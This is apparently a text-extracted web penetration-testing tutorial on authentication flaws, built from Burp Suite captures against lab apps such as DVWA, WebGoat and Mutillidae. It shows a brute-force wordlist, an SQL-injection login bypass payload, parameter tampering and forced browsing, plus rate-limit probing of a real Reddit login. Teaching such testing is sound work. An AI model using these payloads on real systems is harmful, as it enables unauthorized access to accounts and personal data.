Cookie: security_low; dbr-postmethod=geabit=0-1-2-3-4-5-6-advancedstuff=0-1-2-; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=qba0u04fhuouuaixrnbh2mch1; SESSIONID=F1C945XCC61C1C97269ACB4722CC0976;
cycleone_session=Bah7B01id3M1c3Npb25faWQ0gZRhkiJW01YjE12TU4MNhYMDhiND4HjAxMW1YmEzZDc4NsQCBjwAEhiEF9jc3JmX3PraCvUbjsARhkiNMWhR0tihXvrbjMxY1CcU1WHjFzYsdVaS94bTHWQj2rczcdHtm2LWZ2q0UF8BjxARgk3D43D--92459b05facd092d0d59b4c05dae47c9d6e1700; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1

```

The 'Payload Sets' tab shows a single payload set named '1' with a count of 9. The 'Payload type' is set to 'Simple list' with a request count of 9. The 'Payload Options [Simple list]' tab shows a list of words: abc, login, pass, password, 12345, langvianhang, 54321, qwerty, admin. Buttons for Paste, Load, Remove, Clear, Add, and Add from list are visible.

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	558	
1	abc	302	<input type="checkbox"/>	<input type="checkbox"/>	558	
2	login	302	<input type="checkbox"/>	<input type="checkbox"/>	558	
3	pass	302	<input type="checkbox"/>	<input type="checkbox"/>	558	
4	password	302	<input type="checkbox"/>	<input type="checkbox"/>	558	
5	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	558	
6	langvanhang	302	<input type="checkbox"/>	<input type="checkbox"/>	558	
7	54321	302	<input type="checkbox"/>	<input type="checkbox"/>	558	
8	qwerty	302	<input type="checkbox"/>	<input type="checkbox"/>	558	
9	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	558	

Request Response

Raw Params Headers Hex

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=qrbav04fhmouoasijrmb3m0kl;
JSESSIONID=F1C845ECC6612F376D9ACB47327CC876;
```

?

Type a search term 0 matches

Finished

Go Cancel < > Follow redirection

Request

Raw Params Headers Hex

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=qrbav04fhmouoasijrmb3m0kl;
JSESSIONID=F1C845ECC6612F376D9ACB47327CC876;
_cyclone_session=BahTBQhL2MhL3MpL2f4WQCoogZBbhkIjWQ1j3ElZTUAHNgHNDhLNU4WjAxNWFlYzEzZDc4Nw
GBjsAVBriEF9j3Jm3braCUpbsABhkIMWMrP0tibXUrjMxY1CcU1WMjFzYzdUaSS4bTHWQj2verdnHus1UW2qQ
UE8BjsA8g13D-5c459b0efacd052d0d590b4205da47c9d6e1700; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
username=admin&password=admin&Login=Login
```

?

Type a search term 0 matches

Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Date: Fri, 23 Feb 2018 08:55:42 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.0.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```

?

Type a search term 0 matches

Done 558 bytes | 3 millis

The screenshot shows a browser interface with two panes. The left pane is titled 'Request' and displays an HTTP POST request to 'http://192.168.222.136/dvwa/index.php'. The right pane is titled 'Response' and shows the DVWA homepage with the title 'Welcome to Damn Vulnerable Web App!' and a warning message about the application being vulnerable.

- Review source code

```
<?php
define( 'DVWA_WEB_PAGE_TO_ROOT', '' );
require_once DVWA_WEB_PAGE_TO_ROOT . 'dvwa/includes/dvwaPage.inc.php';
dvwaPageStartup( array('phppids') );
dvwaDatabaseConnect();

if( isset( $_POST[ 'Login' ] ) ) {
    // Anti-CSRF
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'login.php' );

    $user = $_POST[ 'username' ];
    $user = stripslashes( $user );
    $user = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $user) : ((trigger_error("
[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass = $_POST[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass) : ((trigger_error("
[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass = md5( $pass );

    $query = ('SELECT table_schema, table_name, create_time
        FROM information_schema.tables
        WHERE table_schema=' . $_SESSION[ 'db_database' ] . ' AND table_name='users'
        LIMIT 1');
    $result = @mysql_query($GLOBALS["__mysqli_ston"], $query);
    if( mysql_num_rows( $result ) != 1 ) {
        dvwaMessagePush( "First time using DVWA.ibr /Need to run 'setup.php'." );
        dvwaRedirect( DVWA_WEB_PAGE_TO_ROOT . 'setup.php' );
    }

    $query = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";
    $result = @mysql_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysql_connect_error()) ? $__mysqli_res : false)) . '<br />Try <a href="setup.php">installing again</a>.</pre>' );
    if( $result && mysql_num_rows($result) == 1 ) { // Login Successful...
        dvwaMessagePush( "You have logged in as '$user'" );
        dvwaLogin( $user );
        dvwaRedirect( DVWA_WEB_PAGE_TO_ROOT . 'index.php' );
    }
}
```

- Make sure website have account lockout policy – Test for an account indeed lock after a certain number of fail login

Sign up to get your own personalized Reddit experience!

By having a Reddit account, you can subscribe, vote, and comment on all your favorite Reddit content. Sign up in just seconds.

LOG IN

• • • • • • • •

Don't have an account? [Sign up](#) | [Reset password](#)

[LOG IN](#)

you are doing that too much. try again in 4 minutes.

you are doing that too much. try again in 4 minutes.
 By signing up, you agree to our [Terms](#) and that you have read our [Privacy Policy](#) and [Content Policy](#).

- Make sure application response limited timeout for user and verify limited timeout is correctly

298	https://www.reddit.com	POST	/api/login/mustafkerrigan	✓	□	200	1004	JSON	✓	151.101.9.140	session_tracker
299	https://e.reddit.com	POST	/v2	✓	□	200	596		✓	151.101.9.140	

[Request](#) [Response](#)

[Raw](#) [Params](#) [Headers](#) [Hex](#)

```
lqid=00000000000q1wysma.2.1514970310044.20FBQFBQmFUsnpHrm5ybkvVQXpwMn2pbzZ6WjBCZgs4zwLUZGRjYVFjeGRvbLNyWTlLUjMweFJJM3pveXlEdmRta1bjT0R4UJNfZmcwaTNLT2lNR2gyZGFImpaMDUwMkJRZXNMbER2VTU3UXV6U1VhQwxPd2FKNGL2QmxYLVU1UkRHRL9weVzfX2E;
session_tracker=Cydsj189444sgnligZg.0.1514970325091.20FBQFBQmFUsnpWSBELUzwmQmRiLvdMMKZ6TE8wbXhRwkxoMOJiLURVeTlNawFXVKEZVFWdVvyMEFHMMlIRk9QNmJBRxpQSHgzSUJUWVBWejdaZldGUFFoaa0aaE9UX2pLNxZOM18kMONhzG5qMzlLTjk2TDVBZ3dTzNNZnJMRnvpoEFqMVzQV8; edgebucket=ePAH9Q6kp2eeNznLrW; _ga=GA1.2.840053848.1514970316;
_gid=GAI.2.886753124.1514970316; pc=y4; __utma=55650728.840053848.1514970316.1514970318.1514970318.1; __utmb=55650728.0.10.1514970318; __utmc=55650728;
__utmz=55650728.1514970318.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __gads=ID=5dfefb4e215800al:T=1514970324:S=ALNI_Mb69erGETEtTQXYNG-zQhp_OPHzkw;
__utml=login-form
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
op=login&user=mustafkerrigan&passwd=11111&rem=yes&api_type=json
```

298 https://www.reddit.com POST /api/login/mustafkerrigan ✓ 200 1004 JSON
 299 https://e.reddit.com POST /v2 ✓ 200 596
 151.101.9.140 session_tracke
 151.101.9.140

Request Response
 Raw Headers Hex

Content-Length: 99
 Accept-Ranges: bytes
 Date: Wed, 03 Jan 2018 09:11:24 GMT
 Via: 1.1 varnish
 Connection: keep-alive
 X-Served-By: cache-sin18023-SIN
 X-Cache: MISS
 X-Cache-Hits: 0
 X-Timer: S1514970684.860476,VS0,VE821
 Server: snooserv

{"json": {"errors": [["INCORRECT_USERNAME_PASSWORD", "incorrect username or password", "passwd"]]}}

321 https://www.reddit.com POST /api/login/mustafkerrigan ✓ 200 1030 JSON

Request Response
 Raw Headers Hex

X-Moose: majestic
 Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
 Content-Length: 124
 Accept-Ranges: bytes
 Date: Wed, 03 Jan 2018 09:17:01 GMT
 Via: 1.1 varnish
 Connection: keep-alive
 X-Served-By: cache-sin18028-SIN
 X-Cache: MISS
 X-Cache-Hits: 0
 X-Timer: S1514971021.732954,VS0,VE532
 Server: snooserv

{"json": {"ratelimit": 179, "errors": [["RATELIMIT", "you are doing that too much. try again in 2 minutes.", "ratelimit"]]}}

329 https://www.reddit.com POST /api/login/mustafkerrigan ✓ 200 1385 JSON
 330 https://www.reddit.com GET /user/AllYourEyez ✓ 200 122260 HTML overview for AllYour...
 331 https://e.reddit.com POST /v2 ✓ 200 596

Request Response
 Raw Headers Hex

Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
 Content-Length: 205
 Accept-Ranges: bytes
 Date: Wed, 03 Jan 2018 09:22:32 GMT
 Via: 1.1 varnish
 Connection: keep-alive
 X-Served-By: cache-sin18023-SIN
 X-Cache: MISS
 X-Cache-Hits: 0
 X-Timer: S1514971351.260291,VS0,VE866
 Server: snooserv

{"json": {"errors": [], "data": {"need_https": true, "modhash": "qdxxx26v0zc3439a64184bea99d0e136bcdecf27e3bb946565", "cookie": "33658984317,2018-01-03T01:22:31,6880d8f7a6243b2ff48e5169372b44beef339c98"}}

- Make sure application warn user when they are approaching lockout thread hold
- A CAPTCHA may hinder brute force attack, but they can not replace a lockout mechanism.

Username
<https://www.zotero.org/<username>>

Email

Confirm Email

Password

Verify Password

I'm not a robot 
Privacy - Terms

Register

- Try for bypass lockout time out
- List all ways to unlock account of website, Make sure they are secure

4. Testing for bypassing authentication schema


How to test

- Parameter modification

When the application verifies a successful log in on the basis of a fixed value parameters. A user could modify these parameters to gain access to the protected areas without providing valid credentials.

Stage 1

Stage 1: Bypass Presentational Layer Access Control.
 As regular employee 'Tom', exploit weak access control to use the Delete function from the Staff List page. Verify that Tom's profile can be deleted. The passwords for users are their given names in lowercase (e.g. the password for Tom Cat is "tom").



ASPECT SECURITY

Original request Edited request Original response Auto-modified response

Raw Params Headers Hex

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: PHPSESSID=64j19fe4qjbtjmcp4vovqvkbql; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

employee_id=101&action=ViewProfile
```


Original request Edited request Original response Auto-modified response

Raw Params Headers Hex

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: PHPSESSID=64j19fe4qjbtjmcp4vovgvkbql; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswhtpersist=nada;
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

employee_id=102&action=ViewProfile
```

Stage 1
 Stage 1: Bypass Presentational Layer Access Control.
 As regular employee 'Tom', exploit weak access control to use the Delete function from the Staff List page. Verify that Tom's profile can be deleted. The passwords for users are their given names in lowercase (e.g. the password for Tom Cat is "tom").



The screenshot shows a web browser displaying a staff profile for 'Moe Stooge'. The profile includes fields for First Name (Moe), Last Name (Stooge), Street (3013 AMD Ave), City/State (New York, NY), Phone (443-938-5301), Start Date (3082003), SSN (936-18-4524), Salary (140000), Credit Card (NA), Credit Card Limit (0), Comments (Very dominating over Larry and Curly), Disciplinary Explanation (Disc. Dates 101013), Hit Curly over head, and Manager (112). At the bottom of the profile form, there are two input fields labeled '[employee_id]' with the value '102' each, which are highlighted with red boxes. Below the profile form are buttons for 'ListStaff' and 'EditProfile', and a 'Logout' link. The page header indicates the user is 'Welcome Back Larry - View Profile Page'.

- Session manipulation

Request

Type	Name	Value
URL	popUpNotificationCode	AU1
Cookie	showhints	1
Cookie	username	user
Cookie	uid	1
Cookie	PHPSESSID	64j19fe4qjbtjmcp4vovgvkbql

Response

```
HTTP/1.1 200 OK
Date: Mon, 15 Jan 2018 10:45:05 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-ubuntu4.30 with Suhosin-Patch
php5-hhvm/3.0.9-0ubuntu0.14.04.1 python/3.3.1 Python/2.6.8 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-ubuntu4.30
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 46120
Connection: close
Content-Type: text/html
```

- SQL Injection

SQL Injection is a widely known attack technique. This section is not going to describe this technique in detail as there are several sections in this guide that explain injection techniques beyond the scope of this section.

Original request Edited request Response

Raw Params Headers Hex

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Cookie: showhints=1; PHPSESSID=64j19fe4qjbtjmcp4vovgvkbql; acopendivids=swingset,jotto,phpbb2,redmine;
Connection: close
Upgrade-Insecure-Requests: 1

username=a&password=a&login-php-submit-button=Login

Original request Edited request Response

Raw Params Headers Hex

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Cookie: showhints=1; PHPSESSID=64j19fe4qjbtjmcp4vovgvkbql; acopendivids=swingset,jotto,phpbb2,redmine;
Connection: close
Upgrade-Insecure-Requests: 1

username=a' or 1=1 --+ &password=a&login-php-submit-button=Login

Original request	Edited request	Response
Raw	Headers	Hex
HTML	Render	

```
HTTP/1.1 302 Found
Date: Mon, 15 Jan 2018 08:42:03 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: username=admin
Set-Cookie: uid=1
Location: index.php?popUpNotificationCode=AU1
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 50385
Connection: close
Content-Type: text/html
```

- Direct page request (Forced Browsing)

If a web application implements access control only on the log in page, the authentication schema could be bypassed.

The screenshot shows a web browser displaying the OWASP WebGoat v5.4 interface. The URL in the address bar is `192.168.222.136/WebGoat/attack?Screen=37&menu=1400`. The page has a red-themed header with a goat logo and the text "Forced Browsing". Below the header, there are navigation links for "Show Params", "Show Cookies", and "Lesson Plan". On the left side, there is a sidebar with a list of security topics: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Configuration, and Forced Browsing. The main content area contains text about forcing a config page and a note from the creator, Sheriff Koussa from SoftwareSecured. At the bottom, there are links to OWASP Foundation, Project WebGoat, and Report Bug.

The screenshot shows a browser interface with a "Request" tab and a "Response" tab. The "Request" tab displays a GET request to `/WebGoat/config` with various headers, including Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Content-Type, and Authorization. The "Response" tab shows a 302 Moved Temporarily response with a Location header pointing to a URL that includes "succeeded=yes". The target URL is listed as `http://192.168.222.136`.

The screenshot shows a browser interface with two main panes: 'Request' and 'Response'. The 'Request' pane contains a raw HTTP POST message to '/WebGoat/attack?Screen=37&menu=1400&succeeded=yes' with various headers and a long URL payload. The 'Response' pane shows a 'Forced Browsing' configuration page with several tabs like 'Solution Videos', 'How to work with', 'Restart this Lesson', etc., and a note about session ID predictability.

- Session ID Predict

Many web applications manage authentication by using session identifiers (session IDs). Therefore, if session ID generation is predictable, a malicious user could be able to find a valid session ID and gain unauthorized access to the application, impersonating a previously authenticated user.

Tools


- Burp Suite
- ZAP
- WebGoat

5. Test remember password functionality

The screenshot shows a WordPress login form. It includes fields for 'Username' (containing 'admin'), 'Password' (containing five dots), and a checked 'Remember me' checkbox. Below the form is a 'Login >' button. At the bottom, there are links for '« Back to blog', 'Register', and 'Lost your password?'.

How to Test:

- Look for password being stored in a cookie. Examine the cookies stored by the application. Verify that the credentials are not stored in clear text, but are hashed.



The screenshot shows a browser tool interface with two main sections: 'Request' and 'Response'. Under 'Request', there is a raw text representation of an HTTP POST request to 'http://192.168.222.136/wordpress/wp-login.php'. The request includes various headers and a body containing a login form with fields like 'log=admin&pwd=admin&rememberme=forever&submit=Login+C2%BB&redirect_to=wp-admin%2F'. Under 'Response', the raw text shows an HTTP 302 Found response with a Location header pointing to 'wp-admin'. The response also includes a Set-Cookie header for 'wordpressuser' and 'wordpresspass' which contain hashed values. The 'Headers' tab is also visible at the bottom of the interface.

```


POST /wordpress/wp-login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/wordpress/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jottc
Connection: close
Upgrade-Insecure-Requests: 1

log=admin&pwd=admin&rememberme=forever&submit=Login+C2%BB&redirect_to=wp-admin%2F

HTTP/1.1 302 Found
Date: Fri, 02 Mar 2018 03:07:16 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Last-Modified: Fri, 02 Mar 2018 03:07:16 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: wordpressuser_295ef8ad70e987b0db44c1d33ec1b01c=admin; expires=Sat, 02-Mar-2019 03:07:16 GMT; path=/wordpress/
Set-Cookie: wordpresspass_295ef8ad70e987b0db44c1d33ec1b01c=g3C84d0f94605defd2af172ab15bf3; expires=Sat, 02-Mar-2019 03:07:16 GMT; path=/wordpress/
Location: wp-admin/
Vary: Accept-Encoding
